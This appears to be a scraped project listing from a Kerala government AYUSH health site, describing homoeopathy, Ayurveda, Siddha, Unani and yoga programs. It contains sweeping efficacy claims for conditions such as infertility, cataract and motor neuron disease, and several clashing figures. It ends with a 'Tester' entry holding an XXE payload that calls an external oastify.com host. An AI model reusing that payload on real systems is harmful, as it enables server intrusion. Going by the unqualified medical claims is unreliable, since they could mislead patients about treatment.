Visitors Count 7604

Projects
JANANI
All District Homoeopathy Hospitals
Launched in 2012 in Kannur district as "Ammayum Kunjum" and rebranded as Janani, this pioneering  initiative by the Homoeopathy Department has revolutionized infertility treatment. Within a year, its success led to the establishment of centres in Thiruvananthapuram and Kozhikode, followed by district-level centres across Kerala. To date, Janani has brought the joy of parenthood to over a thousand chiladless couples, transforming lives and fulfilling dreams.
Despite advancements in infertility treatments like IVF and ICSI, many couples face prohibitive costs and uncertain outcomes, often leading to despair. Homoeopathy, with its safe, economical, and side-effect-free approach, has emerged as a viable alternative. The success of Janani attests to this, effectively addressing conditions such as PCOD, endometriosis, fibroids, oligospermia, and sperm motility issues through medication alone.
The initiative has gained immense popularity for its holistic, non-invasive treatment model. Numerous couples, previously unsuccessful even after years of expensive procedures, have found success through Janani. It is not merely a treatment centre but a sanctuary of hope and healing.
In essence, Janani reflects the Homoeopathy Department’s commitment to making parenthood accessible to all, embodying care, affordability, and effectiveness in its pursuit of every couple’s cherished dream of a child.
SEETHALAYAM
Location : All District Homoeopathy Hospitals

Seetalayam is the first ever gender based health project launched by Homoeopathy Department. This project has been intended to empower women's mental, physical and social health. In the present domestic and social environment, many women are facing physical and mental abuse. The project has been functioning in all districts since 2016 to 17 with the HR support as recurring resistance from National Ayush Mission, Kerala. A comprehensive Homoeopathic approach along with counselling and legal support are the main components of this project. The project has proved the strength of Homoeopathy integrated with psychological support through counselling for managing physical, mental and emotional issues of women and children those who are suffering from domestic violence and gender based discrimination
DRISHTI
DRISHTI - Prevent the preventable blindness is an amalgamation of PRISM and MIZHI Projects for comprehensive eye care for all the age group.  This project aims to converge different projects of ISM and NAM concerned with nethra chikitsa and to improve the proper functioning of ISM nethra units by doing outreach programs like school health programs (as previously done in Mizhi), early detection of diabetic retinopathy, glaucoma etc. in a comprehensive manner.
Population studies in our nation reveals that a considerable fraction among the public is reluctant to do surgical procedures due to various reasons like fear, cost and complications of surgery. Ayurveda offers an alternative method in this sector. Conservative management could be provided for cataract affected subjects in an early immature stage. Early intervention helps in preventing the cataract from being transformed into a mature state. This project under NAM successfully manages such complaints.
AROGYA NAUKA
Govt. Ayurveda Dispensary, Champakulam
In the heart of Alappuzha, where water bodies weave through the district’s unique landscape, Arogyanouka—the Ayurveda floating dispensary—has become a beacon of healthcare. A flexipool initiative under the National AYUSH Mission, this project caters to residents of Kuttanad and surrounding areas, where limited road access makes healthcare a challenge.
The Vision Behind Arogyanouka
Launched in January 2019, Arogyanouka was born out of the need to serve communities living in Alappuzha’s wetland villages, often isolated by canals and backwaters. The floating dispensary operates on a rented motorboat, traveling to 30 remote locations across four Gramapanchayats and Alappuzha municipality. With primary screening and Ayurveda-based treatments, it addresses a range of health concerns, from infectious diseases and lifestyle disorders to geriatric and occupational ailments.
A Mobile Solution
Arogyanouka’s medical team includes a medical officer and a multipurpose worker. The dispensary operates Monday through Saturday, ensuring fortnightly follow-ups at all designated locations. Its onboard pharmacy provides free medicines, ensuring uninterrupted care for ailments like osteoarthritis, respiratory infections, acid peptic diseases, parasitic infestations, and more.
Community Impact
The initiative has transformed healthcare access for Alappuzha’s underserved populations. By delivering consultations directly to remote boat jetties like Kuppappuram, Venattukadu, and Pullengidi, it has enhanced health outcomes for thousands. Notably, locations such as Aaru Pangu Kayal and Kuppappuram Post Office were added in July 2023 to expand its reach.
A Model for Innovation
Arogyanouka exemplifies how traditional medicine can adapt to geographical challenges. By integrating Ayurveda into a floating dispensary, it not only addresses immediate health needs but also fosters long-term well-being in a region where health equity was once a distant dream.
SADGAMAYA
Location : All Homoeopathy District Hospitals

There are Sadgamaya Kendras associated with all District Homoeopathic Hospitals in 14 districts, overseen by the Department of Homoeopathy Govt. of Kerala.
These centers are dedicated to identifying and assisting children with ADHD and other learning disabilities, providing them with solutions and support
ARUNIMA

Ayurveda offers a wealth of knowledge encompassing descriptions of single herbal drugs and formulations that can play a valuable role in addressing the condition. Furthermore, the Ayurvedic system provides interventions through dietary adjustments and lifestyle modifications, offering additional avenues for managing anemia. Proper identification and treatment of each case is important to deal with the issue. Ayurveda offers a multitude of solutions to address the issue of anemia through advocating proper diet and nutrition, inclusion of traditional recipes, complementing with easily digestible medicines etc.
AYURVEDA INFERTILITY CLINICS
Infertility is one which detrimentally affects the marital as well as social life of an individual. There are so many psychological issues regarding the condition. Both health and wealth may be lost in the long run. There are many causes for infertility. Both male and female partners are to be equally treated.
The conditions like oligo-astheno-spermia, ovulatory dysfunctions, endometriosis etc. are the main areas where modern medicines have limitations. Some modern medicines are found to be effective to induce and regularize menstruation, to a certain extent. However, the untoward effects of the artificial drugs mainly in the form of hormones cannot be ignored. All these conditions can be treated with systematic Ayurvedic management. Ayurveda is the only science which emphasizes the importance of purity of blood, uterus and appendages, both gametes, mind etc. Ayurveda provides a scientific way to attain a progeny.
SNEHADHARA
All district govt. Ayurveda Dispensaries
Snehadhara is an exclusive Ayurvedic palliative care center aimed at providing solace and improving the quality of life for bedridden patients. The center comprises a dedicated team of medical and social workers who work together to provide patient care through Ayurvedic interventions, in conjunction with modern medications, as needed. Palliative care is focused on providing relief from the symptoms- pain, physical stress and mental stress of the terminal diagnosis. Palliative care addresses suffering that arises from mental diseases, incurable cancer, AIDS, neurological conditions, pulmonary disorders, cardiovascular diseases, peripheral vascular ailments, renal diseases, and the challenges associated with old age. The objectives of Snehadhara include enhancing the physical and mental well-being of patients, offering care and support to caregivers, and providing terminal care. The center caters to individuals with various illnesses such as paraplegia, diabetic neuropathy, non-healing ulcers, neurological diseases, age-related debilities, and children with developmental disorders. Palliative care in Ayurveda focuses on alleviating symptoms, including pain, physical stress, and mental distress, in terminal cases. It also extends its support to individuals suffering from mental illnesses, incurable cancers, AIDS, neurological, pulmonary, cardiovascular, peripheral vascular, renal diseases, and old age-related ailments. The people has widely accepted Ayurvedic palliative care as a valuable approach to address suffering and enhance well-being.
SPORTS AYURVEDA
Sports Ayurveda is an emerging field that combines the ancient wisdom of Ayurveda with modern sports medicine practices. It focuses on enhancing the performance, endurance, and overall well-being of athletes and sports personnel. Sports Ayurveda employs a holistic approach that encompasses personalized diet and nutrition, specific medicines, specialized massage techniques, event-based Panchakarma therapies, and targeted rehabilitation strategies to prevent injuries, manage sports-related conditions, and optimize athletic performance. By integrating the principles of Ayurveda into sports medicine, Sports Ayurveda offers a natural and comprehensive approach to support athletes in achieving their peak performance while promoting their overall health and longevity. Kerala has a long tradition of application of native medical systems to arts and sports personnel. The potential of Ayurveda in the field of sports medicine had been lying unexplored for a long time.
MAGALIRJYOTHI
The primary objective of the project is to identify and raise awareness about female anemia and various gynecological problems among females aged 10 to 50 years. These problems include anemia, dysmenorrhea, amenorrhea, menorrhagia, UTI, and other common women-specific diseases. The project aims to provide therapeutic intervention using Siddha drugs and dietary measures to treat these conditions effectively. Additionally, the project aims to empower women by training them in the preparation and utilization of traditional food supplements to prevent anemia and other women-specific disorders. The secondary objectives include developing cost-effective methods for anemia prevention through Siddha practices, improving overall immunity in individuals, training females in the prevention of various gynecological issues through affordable traditional food supplements recommended in Siddha literature, identifying and treating nutritional deficiency disorders in females using Siddha therapeutic intervention, and preventing the occurrence of comorbidities associated with anemia, dysmenorrhea, amenorrhea, menorrhagia, UTI, and PMS. By addressing these objectives, the project strives to enhance women's health and well-being by employing Siddha approaches and empowering them with knowledge and self-care practices.
SANTHWANAM
Santhwanam–is a project initiated by the National Ayush Mission to address the needs of endosulfan victims in Kasargod district. This region has witnessed the detrimental effects of the pesticide Endosulfan, which was extensively used in cashew plantations until 2011. The adverse effects of the pesticide have severely impacted around 6000 individuals, including bedridden patients, those with mental retardation, physical disabilities, and psychiatric ailments. Unfortunately, many of these individuals are unable to access regular outpatient services provided by AYUSH Health Institutions due to their condition and the challenges of transportation in remote areas. The primary objective of this project is to improve the physical and mental health of endosulfan victims by offering Ayurvedic treatments through home visits. Additionally, the project aims to educate parents on adopting healthy lifestyles for the well-being of their affected children. By bringing Ayurvedic healthcare directly to the affected communities, this initiative aims to provide much-needed support and relief to the victims of endosulfan poisoning in Kasargod.
PRANASHAKTHI
The Pranashakthi project, initiated by the National AYUSH Mission and Department of Indian Systems of Medicine, is an innovative endeavor aimed at managing Motor Neuron Disease (MND) and other neurodegenerative diseases. Its primary objective is to arrest the progression of these diseases and enhance the patients' quality of life. The project adopts a comprehensive approach that combines Ayurveda treatments with physiotherapy, yoga, and psychiatric care. By integrating traditional Ayurvedic practices with other therapeutic modalities, the project seeks to explore the potential of Ayurveda in managing these debilitating conditions, providing better healthcare with minimal side effects. The project's goals include establishing standardized Ayurvedic treatment protocols for MND and neurodegenerative diseases, delivering Ayurveda treatments to patients, improving their quality of life, and preventing further disease progression. The implementation involves outpatient consultations, treatment, and inpatient management for identified cases, as well as raising awareness through surveys, print and digital media campaigns, brochures, and pamphlets to disseminate information about the project to the public.
AYURKARMA
Ayurkarma is a pioneering initiative for providing panchakarma services at OP Level to address the health care disparity faced by the economically backward population in Kerala's rural areas
The implementation of Project AYURKARMA will enable the rural population, particularly the economically disadvantaged, to access the full range of Ayurvedic treatments, including the essential kriya kramas. By mainstreaming Panchakarma therapies through the government dispensaries, this small but significant initiative has the potential to bring about positive change and provide equal opportunities for holistic healthcare to those who need it the most.
PRATHEEKSHA
The Government Ayurveda Research Institute for Mental Diseases (GARIM), Kottakkal launched Pratheeksha Project in 2014 for medical and psychological interventions in children with intellectual disabilities. Intellectual Disability (ID) is a neurodevelopmental disorder characterized by significantly impaired intellectual and adaptive functioning often co-occurring with conditions like cerebral palsy, ADHD, autism spectrum disorder, depression or anxiety. The project aimed at creating awareness among parents and teachers, providing ayurvedic treatments to selected children, assessment and follow up.
Selected medicines were provided and proper diet and routine were advised. The assessments were done before and after the 10-month period of intervention, using BASIC MR scale. Ayurveda medical intervention helped to reduce psychiatric issues of mentally challenged children. Parents also reported reduction in irritation, aggression, restlessness, hyperactivity, duration and frequency of epileptic attacks and showing interest towards other activities like drawing, dancing etc
YOGA AND WELLNESS
Yoga and Naturopathy have shown great effectiveness in preventing non-communicable diseases (NCDs) and managing stress-related conditions. To promote holistic health, the Government of Kerala has established Yoga Wellness Centres across the state. These centres focus on preventing and managing lifestyle-related diseases through Yoga and Naturopathy. The aim is to raise awareness about lifestyle diseases, promote physical and mental health, and encourage the adoption of natural healing methods.
Starting with four centres in 2014–15, the network has now expanded to 30 centres functioning in all 14 districts. Currently, 30 staff members are working under the project, with one staff member assigned to each centre. The state has proposed Rs. 74.59 lakhs as recurring financial assistance for the 30 existing Yoga Wellness Centres for the financial year 2025–26, ensuring the continued delivery of vital wellness services.
TELEMEDICINE
The National Telemedicine Service of India is a major step toward digital health equity and achieving Universal Health Coverage (UHC). These services began during the COVID-19 lockdown, with AYUSH doctors from the Health Department and the National AYUSH Mission (NAM) providing care. The E-Sanjeevani OPD telemedicine services were launched on June 10, 2020, connecting patients with general and specialty doctors, including Ayurvedic specialists. Through the e-Sanjeevani platform, people can easily access doctors and medical specialists through their smartphones. Kerala is the first state to implement AYUSH services through E-Sanjeevani.
Telemedicine allows doctors and healthcare professionals to provide consultations, diagnosis, treatment, and preventive care using digital technology, overcoming distance barriers, allowing flexible appointment scheduling and improving access to health services for all. For 2025-26, the proposal seeks Rs. 2.25 lakh to expand services, strengthen specialty care, improve last-mile delivery, and enhance the digital health ecosystem in a cost-effective and sustainable way.
ALLERGY AND ASTHMA SPECIAL CLINICS
Homoeopathy is widely accepted for treating Chronic Respiratory Diseases (CRDs), including Bronchial Asthma and COPD due to its low cost and minimal long-term side effects. Kerala initiated Allergy and Asthma Clinics in District Homoeopathy Hospitals at Thrissur and Malappuram in 2018 -19, and based on their success, the program was expanded to 14 districts. These clinics provide outpatient and inpatient care, community outreach, health education, and IEC activities to reduce morbidity, mortality, and the economic and caregiver burden associated with chronic respiratory conditions.
To ensure effectiveness and sustainability, the clinics will implement a monitoring and evaluation framework, including baseline data collection, patient registries, electronic medical records, periodic reviews, and annual impact assessments. Patient-friendly arrangements, prior appointment systems, and mobilization through peripheral referrals, medical camps, and awareness programs are also ensured. The State proposes Rs. 21.00 lakh for supporting the Asthma & Allergy Specialty Clinics through Homoeopathy for FY 2025–26.
THYROID SPECIALITY CLINICS
Thyroid disorders have become a growing public health concern in India, especially among women of reproductive age. To address this issue, the Department of Homoeopathy launched a special Thyroid Clinic project in Idukki in 2012, later expanded to all 14 districts under the National AYUSH Mission. The project aims to ensure early diagnosis and effective homoeopathic treatment for thyroid-related morbidities, reduce comorbidities and infertility associated with thyroid dysfunction, and minimize healthcare expenses.
The clinics provide OP and IP care, regular screening, medical camps, and health education. Each patient undergoes detailed case analysis, individualized homoeopathic treatment, and periodic follow-up with lab investigations.
SIDDHA THERAPY UNITS
Siddha Varma therapy focuses on stimulating specific energy points in the body called “varma points” or “marma points” to restore the flow of vital energy and promote natural healing. This non-invasive therapy is effective for managing neuromuscular and musculoskeletal conditions, pain, and chronic ailments.
To promote awareness and accessibility, the Department of Siddha has established Special Siddha Varma Therapy Units in government hospitals. In addition to the seven units approved in SAAP 2023-24 and SAAP 2024-25, four additional units are proposed for the financial year 2025-26 in Kollam, Kottayam, Idukki and Ernakulam. These units provide affordable treatment for orthopedic and other disorders using traditional techniques like Varma Maruthuvam, Thokkanam, Puramaruthuvam (which includes 32 types of external therapies like nasyam, fomentation) etc. From April 2024 to March 2025, 2,110 Varma therapy sessions were conducted.
UNANI THERAPY UNITS
The Unani system of medicine offers a holistic and non-invasive approach through Ilaj Bit Tadabeer (Regimental Therapy), which includes therapies like cupping (hijama), massage (dalak), and irrigation (nutool). These therapies have shown effective results in improving mobility, reducing pain, and enhancing the quality of life in conditions such as osteoarthritis, paralysis, cervical spondylosis, and post-surgical stiffness.
The Government Unani Dispensary, Mogral, has been providing Ilaj Bit Tadabeer services since 1990 with encouraging outcomes. Currently, seven Unani regimental therapy units are functional—three sanctioned in 2023–24 and four in 2024–25—and five new units are proposed for 2025–26, increasing the total to twelve. From April 2024 to March 2025, 2,168 therapy sessions were conducted, reflecting strong public acceptance and clinical effectiveness.
HARSHAM
The Government Ayurveda Research Institute for Mental Diseases, Kottakkal, launched the Harsham – Anti-Depression Clinic project under the SAAP 2018–19. The initiative aims to provide Ayurvedic-based outpatient services for early detection and management of depression, especially in rural areas where access to mental health care is limited. Initially implemented in five districts—Kollam, Alappuzha, Thrissur, Palakkad, and Kannur - the project received positive public response, leading to its expansion to all 14 districts by 2024–25.
Currently, Harsham clinics operate in over 140 centres, mostly Health and Wellness Centres, providing regular consultations, awareness programmes, and referral services for severe cases. The initiative has not only improved access to mental health care but also helped reduce social stigma surrounding depression
MEDHA
The Govt. Ayurveda Research Institute for Mental Diseases (GARIM), Kottakkal has launched a structured initiative called Medha Project for the management of scholastic backwardness in children. Various factors may contribute to scholastic backwardness, including physical illness, below average intelligence, learning disorders, attention deficit hyperactivity disorder (ADHD), psychiatric disorders and Specific Learning Disorders (SLD).
The Medha Project was initially approved under the SAAP 2017-18 and implemented during 2018-19. A total of 91 students were enrolled for the project, with diverse causes of scholastic difficulty. The interventions included Ayurveda nootropic drug therapy, yoga therapy and parent-student counselling. The combined approach has been shown to significantly enhance outcomes in children, both academically and behaviourally. The assessments revealed significant gains in attention, emotional regulation, learning pace, obedience and study habits, along with reductions in aggression, gadget dependence, and poor classroom behaviour.
INTEGRATED AYUSH MEDICAL UNIT
Integrated AYUSH Medical Unit is a project run under National AYUSH Mission. These centres will provide treatments encompassing Ayurveda, Siddha, Homoeopathy and Unani systems, promoting a comprehensive range of therapeutic options under one roof. These centres will also play a crucial role in effectively addressing lifestyle disorders and enhancing physical and mental well-being. They will serve as a platform to raise awareness about the significance and effectiveness of traditional medical systems.
At present IAMU is working at five units in Kerala namely Thiruvananthapuram, Kollam and Malappuram. The IAMU centres reported a notable increase in the number of beneficiaries during 2024-25 period (1,56,915) compared to the previous year (1,16,524). In addition to increased beneficiary numbers, IAMU program also expanded activities like medical camps, awareness classes, palliative duties, and various competitions aimed at raising health awareness
AYUSH NCD MANAGEMENT CLINICS
Non-communicable diseases (NCDs) have emerged as a significant health concern worldwide, including the state of Kerala in India. NCDs are chronic diseases that are not directly transmitted from person to person and include conditions such as cardiovascular diseases, diabetes, cancer, and respiratory disorders.
AYUSH (Ayurveda, Yoga and Naturopathy, Unani, Siddha, and Homeopathy) systems have gained recognition for their holistic approach to healthcare and their potential in managing NCDs. AYUSH systems offer an upper hand in treating NCDs. AYUSH systems focus on addressing the root causes of diseases rather than merely treating symptoms. They consider the physical, mental, and spiritual aspects of an individual and emphasize the importance of overall well-being.
KAYAKALP
The KAYAKALP program aims to improve hygiene, sanitation, and cleanliness in AYUSH healthcare institutions. It was launched nationally in 2015 and rewards hospitals that maintain high standards in cleanliness and infection control. The main goals of the program are to promote good hygiene practices, encourage quality improvement, and recognize institutions that perform well.
District Hospitals, other hospitals, and Ayushman Arogya Mandirs are evaluated by trained external assessors using a structured checklist. Facilities scoring at least 80% move to higher levels of assessment and become eligible for awards. Award-winning institutions receive cash prizes and certificates during a state-level ceremony. Most of the award money is used for improving hospital facilities and services, while the rest is given as incentives to staff. For the financial year 2024-25, a total of Rs. 143 lakhs has been allocated for the Kayakalp Awards under the AYUSH sector. A total of 132 institutions have bagged the Kayakalp awards till date.
YOGA CLUBS
What are AYUSH Yoga Clubs?
AYUSH Yoga Clubs are community-based wellness centers established under the AYUSH Department's initiatives. These clubs are designed to promote holistic health and well-being by providing regular yoga practice and education, focusing on combating lifestyle diseases and fostering overall wellness
Need for Yoga Clubs
In the modern era, lifestyle diseases like diabetes, hypertension, and other non-communicable diseases (NCDs) are on the rise. Yoga is a proven, cost-effective, and holistic solution for managing these conditions. Establishing yoga clubs provides a structured platform to practice yoga, raise awareness, and engage the community in preventive healthcare measures. Additionally, these clubs serve as spaces for physical and mental rejuvenation, thereby enhancing the quality of life.
Functions of AYUSH Yoga Clubs
Number of Clubs Formed Per District
As of now, 10.132 yoga clubs have been established across 14 districts in Kerala, reaching both general and women-specific populations. The district-wise formation of yoga clubs is as follows.
- Health Promotion. Encourage daily yoga practice to improve physical and mental well-being
- Disease Prevention. Address NCDs by promoting healthier lifestyle choices
- Community Engagement: Create a social platform for individuals to connect and participate in wellness activities
- Capacity Building Train community leaders as yoga instructors for sustainable impact
- Awareness Campaigns: Conduct workshops and seminars on yoga's benefits in schools, workplaces, and public spaces
Total Beneficiaries
The initiative has successfully reached 10.132 beneficiaries, comprising 7.581 general participants and 2.551 women participants. This includes 6,408 new members in the general category and 1.923 new members in the women-specific category, along with existing members.
Beneficiary Details
The participants range from yoga enthusiasts to individuals seeking therapeutic benefits for chronic health issues
How to Avail the services
AYUSH Yoga Clubs are a cornerstone in promoting preventive healthcare and building healthier communities through yoga and wellness activities. They are a testament to Kerala's commitment to integrating traditional health practices into modern public health strategies.
- Kannur: 1,045 clubs
- Wayanad: 520 clubs
- Pathanamthitta: 652 clubs
- Thiruvananthapuram: 683 clubs
- Palakkad: 806 clubs
- Idukki: 579 clubs
- Kasaragod: 572 clubs
- Alappuzha: 571 clubs
- Kollam: 304 clubs
- Malappuram: 888 clubs
- Thrissur: 851 clubs
- Kozhikode: 643 clubs
- Kottayam: 660 clubs
- Ernakulam: 707 clubs
- General Participants: 7,581
- Women Participants: 2,551
- Find a Nearby AYUSH Yoga Club: Visit the nearest Local Self-Government Institution (LSGI) or District AYUSH Office for information on club locations.
- Membership: Register as a member of the AYUSH Yoga Club through a simple application process.
- Participation: Attend regular yoga sessions conducted by trained instructors.
- Workshops and Events: Engage in specialized programs and health awareness campaigns organized by the clubs.
NCD Management through AYUSH
Non-communicable diseases (NCDs) have emerged as a significant health concern worldwide, including the state of Kerala in India. NCDs are chronic diseases that are not directly transmitted from person to person and include conditions such as cardiovascular diseases, diabetes, cancer, and respiratory disorders.
AYUSH (Ayurveda, Yoga and Naturopathy, Unani, Siddha, and Homeopathy) systems have gained recognition for their holistic approach to healthcare and their potential in managing NCDs. AYUSH systems offer an upper hand in treating NCDs. AYUSH systems focus on addressing the root causes of diseases rather than merely treating symptoms. They consider the physical, mental, and spiritual aspects of an individual and emphasize the importance of overall well-being.
Tester
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://n2q5r8rbfb5v51kobynreql4qvwmkd82.oastify.com"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>


